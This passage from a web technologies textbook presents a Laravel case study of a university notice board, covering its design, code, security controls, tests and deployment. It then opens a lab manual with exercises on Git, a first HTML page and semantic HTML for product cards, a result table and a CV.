


Figure 36.3. Entity–relationship design of the Notice Board.

The design (Figure 36.3) extends the tables of Chapter 28. Points to note:

- a notice with `department_id` null is addressed to the whole university;
- `published_at` both publishes and schedules: null means draft, a future time means scheduled;
- `subscriptions` is a pivot table for a many-to-many relationship (`belongsToMany`);

- soft deletes keep deleted notices recoverable, and `audit_logs` records who changed what (Chapter 32);
- indexes: `(department_id, published_at)` for the main listing, `slug` (unique) for lookups, and a `FULLTEXT` index on `title, body` for search.

36.5 Interface Design

36.5.1 Routes

Table 36.3. Web routes and API endpoints.

Method	URI	Purpose (middleware)
GET	`/`	Latest notices, pinned first; filters in the query string
GET	`/notices/{notice:slug}`	One notice
GET, POST	`/login`, `/logout`	Authentication (starter kit)
GET, POST	`/staff/notices`, `/staff/notices/create`	List own notices, create (`auth`, `role:staff,admin`)
GET, PUT, DELETE	`/staff/notices/{notice}`…	Edit, update, delete (plus `NoticePolicy`)
GET, PUT	`/profile/subscriptions`	Choose categories to follow (`auth`)
*	`/admin/*`	Users, departments, categories (`role:admin`)
GET	`/api/v1/notices`	Paginated JSON, filters (`throttle:60,1`)
GET	`/api/v1/notices/{id}`	One notice as JSON
POST	`/api/v1/tokens`	Issue a Sanctum token for the mobile app

36.5.2 Pages

Wireframes are drawn before any code (Chapter 13). The public page follows the semantic structure of Chapter 7: a header with the university's name and search box; a `<nav>` of categories; a `<main>` list of notice cards (`<article>` elements, each with a coloured category badge, title, date and department); pagination; and a footer. On phones the category navigation collapses into a horizontally scrolling list (Chapter 11). Each notice is real HTML text — searchable, translatable and readable by screen readers — with the original PDF, if any, as an attachment.

36.6 Tracing a Use Case: Publishing a Notice

Following one request through the whole system is the best test of a design. Figure 36.4 shows story US3 and US5: a teacher publishes a notice, and subscribed students are notified.

The code of the key steps draws on Chapters 27–29:




Figure 36.4. Sequence of publishing a notice.

PHP | app/Http/Controllers/Staff/NoticeController.php (store)

```php
public function store(StoreNoticeRequest $request): RedirectResponse
{
    Gate::authorize('create', Notice::class);                // NoticePolicy

    $notice = DB::transaction(function () use ($request) {
        $data = $request->validated();       // validated fields only
        if ($request->hasFile('attachment')) {
            $data['attachment_path'] =
                $request->file('attachment')->store('attachments');
        }
        $notice = $request->user()->notices()->create($data);
        AuditLog::record('created', $notice);
        return $notice;
    });

    if ($notice->isPublished()) {
        NoticePublished::dispatch($notice);      // listeners are queued
    }
    Cache::tags('notices')->flush();         // rebuild cached listings

    return redirect()->route('staff.notices.index')
        ->with('status', 'Notice saved.');
}
```

PHP | app/Http/Requests/StoreNoticeRequest.php (rules)

```php
public function rules(): array
{
    return [
```

```
        'title'         => ['required', 'string', 'min:5', 'max:150'],
        'body'          => ['required', 'string'],
        'category_id'   => ['required', 'exists:categories,id'],
        'department_id' => ['nullable', 'exists:departments,id'],
        'attachment'    => ['nullable', 'file', 'mimes:pdf', 'max:5120'],   // KB
        'is_pinned'     => ['boolean'],
        'published_at'  => ['nullable', 'date'],
    ];
}
```

PHP | app/Listeners/NotifySubscribers.php

```php
class NotifySubscribers implements ShouldQueue                    // runs on a queue worker
{
    public function handle(NoticePublished $event): void
    {
        $notice = $event->notice;
        User::whereHas('subscriptions', fn ($q) => $q->where('category_id', $notice->category_id))
            ->when($notice->department_id,
                   fn ($q, $dept) => $q->where('department_id', $dept))
            ->chunkById(500, function ($users) use ($notice) {   // 500 at a time, low memory
                Notification::send($users, new NewNoticeNotification($notice));
            });
    }
}
```

➤ How it works

The request passes the middleware stack (session, CSRF token, authentication, role) before the controller runs. The form request validates the input and the policy authorises the action; if either fails, Laravel responds with errors (redirect with messages, or 403) and the controller body never runs. The notice and its audit log entry are written in one transaction, so both or neither are saved. The teacher's response is sent immediately: the potentially slow work of finding thousands of subscribers and e-mailing them happens later in a queue worker, in chunks of 500 to limit memory use. The same event is broadcast through Reverb, so pages already open in students' browsers show a banner without a refresh.

✔ Check Your Understanding

1. Is "the site must load in under 2.5 seconds on a phone" a functional or a non-functional requirement?
2. Why is the listing page cached in the Notice Board design?
3. Why does `NotifySubscribers` implement `ShouldQueue`?
4. What does `published_at` being in the future mean?

36.7 Cross-Cutting Concerns

36.7.1 Security design

Table 36.4. Threats and controls (Chapter 32).

Threat	Control
A student edits or deletes a notice (A01)	`role` middleware and `NoticePolicy`; IDs never trusted
Stolen staff password (A07)	Rate-limited login, two-factor authentication, session regeneration
XSS through notice text (A05)	Blade `{{ }}` escaping; notices formatted with a Markdown converter that strips HTML; CSP
SQL injection in search (A05)	Eloquent and bound parameters only
Malicious attachment upload	PDF MIME and size validation, random file names, stored outside the web root, served with `Content-Disposition: attachment`
CSRF on staff forms	`@csrf` tokens, `SameSite=Lax` cookies
Leaked secrets, debug pages (A02)	`.env` outside Git, `APP_DEBUG=false`, hidden files denied by Nginx
Vulnerable dependencies (A03)	`composer audit` and `npm audit` in CI; regular updates
Undetected attacks (A09)	Audit log, failed-login logging and alerts, error tracking

36.7.2 Performance design

- Listings are cached per page and filter, and the cache is cleared when a notice is saved.
- Queries eager-load `author` and `category` (no N+1), select only needed columns, paginate, and use the indexes above (Chapters 23 and 28).
- Assets are built by Vite with hashed names, served through the CDN with one-year caching; fonts are subset; the page uses no images except optional thumbnails in AVIF (Chapter 33).
- Slow work is queued; the API responses are small resources, paginated (Chapter 30).

36.7.3 Testing

Automated tests protect every requirement from future changes. Laravel feature tests make real HTTP requests to the application against a test database:

PHP | tests/Feature/NoticeTest.php (excerpt)

```php
class NoticeTest extends TestCase
{
    use RefreshDatabase;                                    // fresh database for
    ↪ each test

    public function test_students_see_published_notices_but_not_drafts(): void
    {
        Notice::factory()->create(['title' => 'Exam routine', 'published_at' => now
    ↪ ()->subHour()]);
```

```
        Notice::factory()->create(['title' => 'Secret draft', 'published_at' => null
    ↪ ]);

        $this->get('/')
             ->assertOk()
             ->assertSee('Exam routine')
             ->assertDontSee('Secret draft');
    }

    public function test_a_student_cannot_create_a_notice(): void
    {
        $student = User::factory()->create(['role' => 'student']);

        $this->actingAs($student)
             ->post('/staff/notices', ['title' => 'Fake holiday', 'body' => '...'])
             ->assertForbidden();

        $this->assertDatabaseMissing('notices', ['title' => 'Fake holiday']);
    }

    public function test_title_is_required(): void
    {
        $staff = User::factory()->create(['role' => 'staff']);

        $this->actingAs($staff)
             ->post('/staff/notices', ['title' => '', 'body' => 'Text'])
             ->assertSessionHasErrors('title');
    }
}
```

Tests run on every push in the CI pipeline (Chapter 35); a pull request cannot be merged while any test fails. Unit tests cover model methods such as `isPublished()`; a few browser tests (Laravel Dusk or Playwright) check the most important journeys end to end; Lighthouse and an accessibility checker run on key pages.

36.7.4 Deployment and operation

The system is deployed as described in Chapter 35: GitHub Actions runs the tests and then a zero-downtime deployment script on the VPS; Nginx serves HTTPS with a Let's Encrypt certificate; Supervisor keeps two queue workers and Reverb running; cron runs the scheduler, which publishes scheduled notices and archives old ones. An uptime monitor and error tracking alert the IT office; the database and attachments are backed up nightly to another provider, and restoration is tested each semester.

36.8 Planning a Team Project

Most web technology courses end with a team project. A plan such as the following keeps it on track. Divide work by feature rather than by layer (each member builds a feature through

Table 36.5. A six-week project plan.

Week	Deliverables	Chapters
1	Problem statement, stakeholders, user stories, non-functional requirements, wireframes, Git repository	13, 36
2	ER diagram, migrations and seeders, route table, static HTML/CSS prototype, responsive	5–11, 23
3	Authentication, models and relationships, main CRUD with validation	22, 26–29
4	Authorisation, search and AJAX features, API endpoints	31, 30, 32
5	Tests, security and performance review (Lighthouse, OWASP checklist), accessibility fixes	32, 33
6	Deployment with HTTPS, documentation (README, API), presentation and demonstration	35

all layers, which teaches more and avoids waiting); use branches and pull requests with review; hold short weekly meetings; and keep a shared task board.

Table 36.6. A sample project assessment rubric.

Criterion	Marks	Excellent work
Requirements and design	15	Clear stories with acceptance criteria; normalised ER design; wireframes; justified choices
Functionality	25	All core stories work correctly, including edge cases and errors
Code quality	15	MVC separation, framework conventions, readable code, meaningful commits
Security	15	Validation, authorisation, CSRF, XSS and SQL injection protection, secrets managed
UI/UX and accessibility	10	Responsive, consistent, accessible (keyboard, labels, contrast)
Testing and performance	10	Automated tests of key features; no N+1; good Lighthouse scores
Deployment and presentation	10	Live over HTTPS; clear demonstration and documentation

36.9 Further Case Studies

Each of the following systems can be analysed with the method of this chapter. For each, identify stakeholders, write five user stories and three non-functional requirements, draw the ER diagram and architecture, and trace one key use case.

An online shop for a local business. Product catalogue with varied attributes, cart in the session, checkout with stock that must never go negative (transactions and row locking), payment gateway integration (bKash, cards) through server-side callbacks, order e-mails on a queue, an admin dashboard. *Key challenges:* concurrency on stock, payment security, SEO for product pages.

A hospital appointment system. Doctors' schedules and time slots, booking without double-booking (unique constraints), SMS reminders by scheduler, role-based access to sensitive records, audit logs. *Key challenges:* privacy of health data, availability, accessibility for el-

derly users.

A university library. Catalogue search (full-text), loans with due dates and fines computed by a scheduled job, reservations, barcode scanning through a web camera, an API for the university app. *Key challenges:* search quality, integration with other systems.

A food delivery platform. Restaurants, menus, orders with statuses, live order tracking (WebSockets and maps), three client types (customer, restaurant, rider) sharing one API. *Key challenges:* real-time updates, peak lunch-time load, geolocation.

An online examination system. Timed tests, randomised questions, autosave of answers with AJAX, prevention of resubmission, results publication. *Key challenges:* reliability during the exam window, cheating, load spikes at the start time.

Chapter Summary

- Real systems are designed through a cycle of requirements, design, build, test, deploy and operate, repeated in short iterations.
- User stories with acceptance criteria capture functional requirements; non-functional requirements (performance, security, accessibility, availability) drive architecture.
- The Notice Board uses Laravel with server-rendered Blade and progressive enhancement, MySQL, Redis, queues, Reverb, a CDN and a REST API — choices justified by the requirements, not by fashion.
- Simple load estimates show whether a design is adequate and where caching is essential.
- Tracing a use case through every layer — browser, server, middleware, controller, validation, policy, model, database, queue, broadcast — reveals how the chapters of this book fit together.
- Security, performance, testing and deployment are designed from the start, not added at the end.

Key Terms

stakeholder
functional requirement
non-functional requirement
user story
acceptance criteria
architecture
back-of-the-envelope estimate
ER diagram
pivot table
sequence diagram
use case
event
listener
ShouldQueue
chunking
threat model
feature test
RefreshDatabase
factory
CI pipeline
rubric

Review Questions

1. Distinguish functional from non-functional requirements, with three examples of each for the Notice Board.
2. Write user stories with acceptance criteria for three features of a system of your choice.

3. Explain each component of Figure 36.2 and why it is needed.
4. Why was server-side rendering chosen instead of a single-page application for the Notice Board?
5. Repeat the load estimate for an admission-result day with 50,000 applicants in two hours.
6. Trace the publication of a notice from the browser to the student's notification, naming the chapter behind each step.
7. Design the threat and control table for an online shop.
8. Write two feature tests for an online shop's checkout.

Exam-Style Questions

1. **[10 marks]** Design a hospital appointment web system: (a) stakeholders and five user stories; (b) an ER diagram; (c) an architecture diagram with justification; (d) how double booking is prevented; (e) three security controls.
2. **[6 marks]** Explain how a request to create a record in a Laravel application passes through middleware, validation, authorisation, the model and the database, and how slow work is deferred.
3. **[4 marks]** A university website fails on every result day. Using a load estimate, explain why, and propose four changes.

Model answer to Question 1(d). Model each bookable time slot as a row (`slots`: `doctor_id`, `starts_at`) and each booking as a row in `appointments` with a `UNIQUE(slot_id)` constraint. Book inside a transaction: lock the slot row (`SELECT … FOR UPDATE`, in Laravel `lockForUpdate()`), check it is free, insert the appointment, commit. If two patients try at the same moment, the second waits for the lock and then finds the slot taken; even if the application check were bypassed, the unique constraint makes the database reject a second appointment for the slot, and the application reports "This slot has just been booked; please choose another."

Answers to Check Your Understanding

1. Non-functional: it describes how well the system performs, not what it does.
2. Without caching, each request would cost about ten times as much server time, and the result-day peak would exceed the server's capacity (the load estimate).
3. Finding and notifying thousands of subscribers is slow; on a queue it happens in a background worker, so the teacher's request returns immediately.
4. The notice is scheduled: it becomes visible automatically at that time.

PART VIII

Laboratory Manual

Guided, hands-on sessions that turn every part of the book into working software.

How to Use This Lab Manual

The fourteen laboratory sessions in this part turn the theory of the book into working software. Every lab follows the same structure, so that you always know where you are:

Lab at a glance — the objectives, the chapters to revise beforehand, the expected duration and the files you will create.

Background — a short reminder of the ideas the lab uses.

Step-by-step — numbered steps that build the solution gradually. Type the code yourself instead of copying it: typing makes you read every line, and your mistakes teach you how to debug.

Expected output — a screenshot of the finished work, produced from the companion code. Compare your result with it.

Verify your work — checks that prove the solution is correct, not just that it looks right.

Challenge tasks — extensions for students who finish early or want more practice; several are suitable as graded lab assignments.

Viva questions — the questions your instructor may ask about your work. You should be able to answer all of them.

Submission checklist — what to hand in.

General rules for every lab

- Create one folder per lab (`lab01`, `lab02`, ...) inside a course folder, and keep it under Git (Lab L1). Commit at the end of each step with a meaningful message.
- Use VS Code (or another editor) with the *Live Server* extension for front-end labs, and PHP's built-in server (`php -S`) or XAMPP/Laragon for PHP labs. Appendix A explains the installation.
- Keep the browser's developer tools open (F12). The *Console* shows JavaScript errors; the *Elements* panel shows the DOM and the CSS applied to each element; the *Network* panel shows every request.
- Validate HTML with the W3C validator (`https://validator.w3.org`) and test every page at phone width (about 375 px) and desktop width with the device toolbar (Ctrl+Shift+M).
- Never submit code you cannot explain. Every line may be discussed in the viva.

Table 7. Lab sessions and related theory chapters.

Lab	Title	Chapters
L1	Setting up: editor, browser tools, Git and a first page	1–5
L2	HTML structure: product cards, a result table and a CV	5–7
L3	HTML forms and built-in validation	6
L4	CSS fundamentals: styling cards and a profile	8, 9
L5	Layout with Flexbox and Grid: a login page and a menu	10
L6	Responsive design: a mobile-first landing page	11, 13
L7	CSS frameworks: Bootstrap and Tailwind	12
L8	JavaScript fundamentals: a result processor	14–16
L9	The DOM and events: interactive widgets	17
L10	Fetching data: a product finder	18, 31
L11	PHP and forms: a CGPA calculator	19–21
L12	PHP, databases and sessions: a guestbook with login	22–24
L13	Laravel mini-project: the Notice Board	25–30
L14	Deployment: publishing your projects	32, 35

LAB L1

Setting Up: Editor, Browser Tools, Git and a First Page

Lab at a glance

Objectives	Install and use the tools of a web developer; create, view and inspect a first HTML page; record work with Git and publish it to GitHub.
Related chapters	1–5; Appendix A
Duration	2 hours
You will create	`lab01/index.html`, a Git repository on GitHub

Background

A web page is a text file of HTML that a browser downloads and renders (Chapter 2). During development you edit files in an editor and view them through a small local web server, which reloads the page automatically whenever you save. Git records the history of your files, and GitHub stores that history online so that you can share it and deploy it (Chapter 35).

Step-by-step

Step 1. **Install the tools.** Install a modern browser (Chrome, Edge or Firefox), VS Code, and Git (`https://git-scm.com`). In VS Code open the Extensions view (`Ctrl`+`Shift`+`X`) and install *Live Server*. Check Git in a terminal:

➤ Checking the installation

```
$ git --version
git version 2.43.0
$ git config --global user.name "Sadia Islam"
$ git config --global user.email "sadia@example.com"
```

Step 2. **Create the course folder.** Create `web-tech-labs/lab01` and open `web-tech-labs` in VS Code (*File* → *Open Folder*).

Step 3. **Write a first page.** Create `lab01/index.html`. Type `!` and press `Tab` to insert VS Code's HTML skeleton (an Emmet abbreviation), then complete it:

HTML | lab01/index.html

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Sadia Islam | Web Technologies Lab</title>
</head>
<body>
  <h1>Hello, Web!</h1>
  <p>My name is <strong>Sadia Islam</strong> and I study <em>Computer Science and
    ↪ Engineering</em>.</p>
  <h2>This semester I will learn</h2>
  <ul>
    <li>HTML, CSS and JavaScript</li>
    <li>PHP, MySQL and Laravel</li>
  </ul>
  <p>Read about the <a href="https://developer.mozilla.org/">web on MDN</a>.</p>
</body>
</html>
```

Step 4. **View it through Live Server.** Right-click the file and choose *Open with Live Server*. The address is similar to `http://127.0.0.1:5500/lab01/index.html`: a real HTTP server on your own machine. Change the heading and save; the page reloads by itself.

Step 5. **Inspect the page.** Press F12. In *Elements*, hover over each element to see its box highlighted; in *Network*, reload and click `index.html` to see the request and response headers (Chapter 4); in *Console*, type `document.title` and press Enter.

Step 6. **View the source and validate.** Press Ctrl+U to see the HTML the server sent. Paste your code into the W3C validator's *Validate by Direct Input* tab; fix any errors until it reports none.

Step 7. **Start a Git repository.** In VS Code's terminal (Ctrl+`):

➤ Recording the first commit

```
$ cd web-tech-labs
$ git init -b main
$ git add .
$ git commit -m "Lab 1: first web page"
$ git log --oneline
3f2a9c1 Lab 1: first web page
```

Step 8. **Publish to GitHub.** Create an empty repository named `web-tech-labs` on GitHub, then connect and push (GitHub shows the exact commands):

➤ Pushing to GitHub

```
$ git remote add origin https://github.com/<your-user>/web-tech-labs.git
$ git push -u origin main
```

In the repository's *Settings* → *Pages*, choose the `main` branch. After a minute your page is live at `https://<your-user>.github.io/web-tech-labs/lab01/`.

Expected output

The page looks like Figure 5.3 in Chapter 5: a large heading, a paragraph with bold and italic text, a bulleted list and a link, in the browser's default styles.

Verify your work

- The validator reports no errors; the browser tab shows your title.
- In the Network panel the page was loaded with status `200` over `http://127.0.0.1`.
- `git log` shows your commit; the GitHub Pages URL works on your phone.

Challenge tasks

1. Use `nslookup github.io` (or `dig`) to find the IP address of GitHub Pages, and `curl -I` with your page's URL to see its response headers. Which server software and caching headers do you see?
2. Add a second page `about.html` and link the two pages to each other with relative URLs (Chapter 3).

Viva questions

1. What is the difference between opening `index.html` by double-clicking and through Live Server?
2. What do `<!DOCTYPE html>`, `lang="en"` and the viewport meta tag do?
3. What is the difference between `git add`, `git commit` and `git push`?
4. What happens, step by step, when you type your GitHub Pages address into a browser? (Chapters 3 and 4.)

Submission checklist

The GitHub repository URL and the GitHub Pages URL of `lab01/index.html`.

LAB L2

HTML Structure: Product Cards, a Result Table and a CV

Lab at a glance

Objectives	Mark up realistic content with the correct semantic elements: headings, paragraphs, images, lists, tables with merged cells, links and a contact form.
Related chapters	5, 6, 7
Duration	2–3 hours
You will create	`product-cards.html`, `result-table.html`, `cv.html`, an `images` folder

Background

HTML describes the *meaning* of content, not its appearance; styling comes in Lab L4. In this lab the pages will look plain — that is expected. What matters is that every piece of content is in the right element: a product is an `<article>`, a price that has been reduced is marked with `<del>`, tabular data is a `<table>` with headers, and a CV has a `<header>`, `<main>` sections and a `<footer>`. The three tasks come from the course's lab slides (Figure L2.1).




Figure L2.1. Target designs from the lab slides: product cards, a table of results, and a personal CV. This lab builds their HTML; Lab L4 styles them.

Step-by-step: Task 1 — product cards

Step 1. Create `lab02/images` and put two photographs in it (`bread.jpg`, `soup.jpg`); the companion code includes sample images.

Step 2. Create `product-cards.html` with the standard skeleton and a heading `Today's Menu`.

Step 3. Add the first card. Each card is an `<article>`, because it is a self-contained item that would make sense on its own:

HTML | lab02/product-cards.html (body)

```
<h1>Today's Menu</h1>

<article class="product-card">
  <img src="images/bread.jpg" alt="Freshly baked sourdough loaf, sliced" width="300"
    ↪ height="200">
  <h2>Baked Bread</h2>
  <p><strong>29.99$</strong> <del>69.99$</del></p>
  <p>Hand-made sourdough, baked every morning with stone-ground organic flour.</p>
  <button type="button">Buy now</button>
</article>

<article class="product-card">
  <img src="images/soup.jpg" alt="Three bowls of pumpkin soup with fresh herbs"
    ↪ width="300" height="200">
  <h2>Fresh Soup</h2>
  <p><strong>19.99$</strong> <del>69.99$</del></p>
  <p>Creamy pumpkin soup with ginger and coriander, served hot.</p>
  <button type="button">Buy now</button>
</article>
```

Step 4. Check the `alt` texts: they describe the image for someone who cannot see it. `width` and `height` reserve space before the image loads, preventing layout shift (Chapter 33).

Step-by-step: Task 2 — a result table

Step 5. Create `result-table.html`. Plan the table on paper first: seven columns (Department, Student ID, Name, two subjects, Total, Grade), a department cell spanning several rows, and an average row spanning five columns.

Step 6. Write the table with `<caption>`, `<thead>`, `<tbody>` and `<tfoot>`. Use `<th>` with `scope` for header cells, `rowspan` for the department and `colspan` for merged cells:

HTML | lab02/result-table.html (table)

```
<table>
  <caption>Mid-term Results, Spring 2026</caption>
  <thead>
    <tr>
      <th scope="col">Department</th><th scope="col">Student ID</th><th scope="col">
    ↪ Name</th>
      <th scope="col">Web Tech</th><th scope="col">Database</th>
      <th scope="col">Total</th><th scope="col">Grade</th>
    </tr>
  </thead>
  <tbody>
    <tr><th scope="rowgroup" rowspan="3">CSE</th>
        <td>101</td><td>Sadia Islam</td><td>85</td><td>92</td><td>177</td><td>A+</td
```

```
      ↪ ></tr>
    <tr><td>102</td><td>Rahim Uddin</td><td>78</td><td>72</td><td>150</td><td>A</td>
      ↪ </tr>
    <tr><td>103</td><td>Karim Hasan</td><td colspan="2">Absent</td><td>0</td><td>F</
      ↪ td></tr>
    <tr><th scope="rowgroup" rowspan="2">EEE</th>
        <td>201</td><td>Nusrat Jahan</td><td>74</td><td>81</td><td>155</td><td>A</td
      ↪ ></tr>
    <tr><td>202</td><td>Tanvir Ahmed</td><td>66</td><td>70</td><td>136</td><td>B+</
      ↪ td></tr>
  </tbody>
  <tfoot>
    <tr><th scope="row" colspan="5">Class average</th><td>123.6</td><td></td></tr>
  </tfoot>
</table>
```

Step 7. Count the cells in each row: every row must add up to seven columns, counting a `rowspan` cell in each row it covers and a `colspan` cell as several columns. Rows 2, 3 and 5 therefore contain fewer cells: the department cell above already fills their first column, and in row 3 the "Absent" cell covers two columns. (The grades follow the university scale of Lab L11, applied to the percentage of the total out of 200.)

Step 8. Borders are styling, but a table without borders is hard to check. Add this one line in the `<head>` for now: `<style>table, th, td { border: 1px solid #999; border-collapse: collapse; padding: 4px 8px; }</style>`.

Step-by-step: Task 3 — a personal CV

Step 9. Create `cv.html`. Sketch its regions: a header (photo, name, job title), a sidebar with contact details and skills, main sections (profile, experience, education) and a footer with a contact form.

Step 10. Map the regions to semantic elements: `<header>`, `<aside>`, `<main>` with `<section>`s, and `<footer>`. Each section starts with an `<h2>`.

Step 11. Use the element that fits each kind of content: `<ul>` for skills; `<dl>` (term and description) for education; `<time>` with `datetime` for dates; `tel:` and `mailto:` links; and `rel="noopener"` on links that open in a new tab.

HTML | lab02/cv.html (excerpt)

```
<header>
  <img src="images/me.jpg" alt="Portrait of Noah Mathew" width="120" height="120">
  <h1>Noah Mathew</h1>
  <p>UI/UX Developer</p>
</header>

<aside>
  <h2>Contact</h2>
  <ul>
```

```
    <li>Phone: <a href="tel:+8801700000000">+880 1700-000000</a></li>
    <li>E-mail: <a href="mailto:noah@example.com">noah@example.com</a></li>
    <li><a href="https://github.com/" target="_blank" rel="noopener">GitHub</a></li>
  </ul>
</aside>

<main>
  <section>
    <h2>Experience</h2>
    <h3>Web Development Intern &mdash; Example Software Ltd.</h3>
    <p><time datetime="2025-06">June 2025</time> &ndash; <time datetime="2025-12">
    ↪ December 2025</time></p>
  </section>
  <section>
    <h2>Education</h2>
    <dl>
      <dt>B.Sc. in Computer Science and Engineering</dt>
      <dd>Example University, 2022&ndash;2026, CGPA 3.72</dd>
    </dl>
  </section>
</main>

<footer>
  <h2>Contact me</h2>
  <form action="#" method="post">
    <p><label for="c-name">Name</label><br><input id="c-name" name="name" required><
    ↪ /p>
    <p><label for="c-email">E-mail</label><br><input id="c-email" name="email" type
    ↪ ="email" required></p>
    <p><label for="c-msg">Message</label><br><textarea id="c-msg" name="message"
    ↪ rows="3" required></textarea></p>
    <button type="submit">Send</button>
  </form>
</footer>
```

Expected output

Verify your work

- All three pages pass the validator without errors.
- Use a browser extension or the *Accessibility* panel of the developer tools to view the heading outline: one `<h1>` per page, and no skipped levels.
- Turn off images (or rename the folder temporarily): the `alt` texts should still make the pages understandable.
- In the table, every row adds up to seven columns and the layout matches Figure L2.2.

Challenge tasks

http://127.0.0.1:5500/lab02/result-table.html

Mid-term Results, Spring 2026

Department	Student ID	Name	Web Tech	Database	Total	Grade
CSE	101	Sadia Islam	85	92	177	A+
	102	Rahim Uddin	78	72	150	A
	103	Karim Hasan	Absent		0	F
EEE	201	Nusrat Jahan	74	81	155	A
	202	Tanvir Ahmed	66	70	136	B+
Class average					123.6	

Figure L2.2. The result table: merged department cells, an “Absent” cell spanning two columns and an average row in the footer.

